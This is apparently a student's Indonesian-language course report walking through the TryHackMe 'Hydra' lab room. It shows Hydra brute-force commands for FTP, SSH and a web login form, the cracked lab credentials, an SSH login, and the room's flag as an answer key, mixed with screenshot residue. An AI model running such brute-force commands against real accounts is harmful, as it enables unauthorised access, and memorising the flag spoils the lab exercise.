

**LAPORAN UTS**  
**PEMBELAJARAN TRYHACKME**  
**“HYDRA”**



Olgeh :

Fannisa Az Zahra (2231740037)

Dosen Pengajar :

Vipkas Al Hadid Firdaus, S.T, M.T.


**POLITEKNIK NEGERI MALANG PSDKU LUMAJANG**

Jl. Lintas Timur, Area Sawah/Kebun, Jogoturunan, Kec. Lumajang, Kab. Lumajang


Jawa Timur 67314

**2025**


1. Buka laman chrome, lalu ketikkan tryhackme kemudian Login dengan akun yang sudah kalian punya <https://tryhackme.com/>




2. Setelah login, masuk ke dashboard dan pilih learn.




3. Setelah memilih learn maka pilih search untuk mencari hydradan masuk ke roomnya.



4. Kemudian join ke room hydra.



5. Task 1.



## 6. Task 2.

**Task 2** Using Hydra

Start the AttackBox by pressing the **Start AttackBox** button at the top of this page. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Press the green **Start Machine** button below to deploy the machine attached to this task, then navigate to <http://10.10.120.11> on the AttackBox (this machine can take up to 3 minutes to boot)

[Start Machine](#)

### Hydra Commands

The options we pass into Hydra depend on which service (protocol) we're attacking. For example, if we wanted to brute force FTP with the username being `user` and a password list being `passlist.txt`, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://10.10.120.11
```

For this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

#### SSH

```
hydra -l <username> -P <full path to pass> 10.10.120.11 -t 4 ssh
```

Option	Description
<code>-l</code>	specifies the (SSH) username for login
<code>-P</code>	indicates a list of passwords

Activate Windows  
Go to Settings to activate Windows.

## Masuk menggunakan start machine

Applications Places System Thu 24 Apr, 16:10 AttackBox IP:10.10.209.81


Hydra Challenge — Mozilla Firefox

Hydra Challenge x +

10.10.120.11/login

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! [Refresh Firefox...](#)



Login

Login

10.10.120.11

Activate Windows  
Go to Settings to activate Windows.

## Lalu klik kanan dan pilih inspect (Q)

Applications Places System Thu 24 Apr, 16:11 AttackBox IP:10.10.209.81


Hydra Challenge — Mozilla Firefox

Hydra Challenge x +

10.10.120.11/login

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! [Refresh Firefox...](#)




Login

Login


Save Page As...  
Save Page to Pocket  
Select All  
Take Screenshot  
View Page Source  
Inspect (Q)

Activate Windows  
Go to Settings to activate Windows.


## Setelah muncul pilih network



Coba isi user dan password sendiri dengan user fannisa dan password fannisa maka akan muncul seperti ini



Lalu pojok kanan klik hingga menjadi warna biru



The screenshot shows a web browser window with the address bar displaying "Hydra Challenge". The page content includes a terminal window with the following text:

```

root@ip-10-10-209-81:~
File Edit View Search Terminal Help
root@ip-10-10-209-81:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt
Hydra v9.6 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 16:18:
18
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" or
* you use the "module://www.example.com/optional-module-parameters" syntax!
root@ip-10-10-209-81:~#

```

The browser's developer tools are open, showing the HTML structure of the page. The terminal window is overlaid on the browser content.

```
root@ip-10-10-209-81:~# find / -type f -name "rockyou.txt" 2>/dev/null
/usr/share/wordlists/rockyou.txt
root@ip-10-10-209-81:~#
```


[illegible][illegible]



Cari didalamnya maka akan menemukan username dan password

```
[VERBOSE] Page redirected to http://10.10.120.11/login
[80][http-post-form] host: 10.10.120.11  login: molly  password: sunshine
[STATUS] attack finished for 10.10.120.11 (waiting for children to complete tests)
```

Lalu coba untuk log in dan jika bisa akan menemukan jawaban untuk soal 1 dengan kode digambar



Jawaban no 1


Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}


✓ Correct Answer

Hint

Selanjutnya buka terminal lagi dan ketik “hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.239.192 -t4 ssh”



Lalu ketik lagi “ssh molly@10.10.120.11”




dan ketik yes dan ketik passwordnya

```
root@ip-10-10-209-81:~# ssh molly@10.10.120.11
The authenticity of host '10.10.120.11 (10.10.120.11)' can't be established.
ECDSA key fingerprint is SHA256:KNobj6fe0JYYWhNNEJYp+X+Zfldfn0BNn13VvVQ8Hog.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.120.11' (ECDSA) to the list of known hosts.
molly@10.10.120.11's password: 
```

lalu ketik ls

```
molly@ip-10-10-120-11:~$ ls
flag2.txt
molly@ip-10-10-120-11:~$ 
```

Lalu ketik “cat flag2.txt” maka akan muncul jawaban no 2



Jawaban no 2

Use Hydra to bruteforce molly's SSH password. What is flag 2?

Submit

Maka telah selesai tugas dari room Hydra

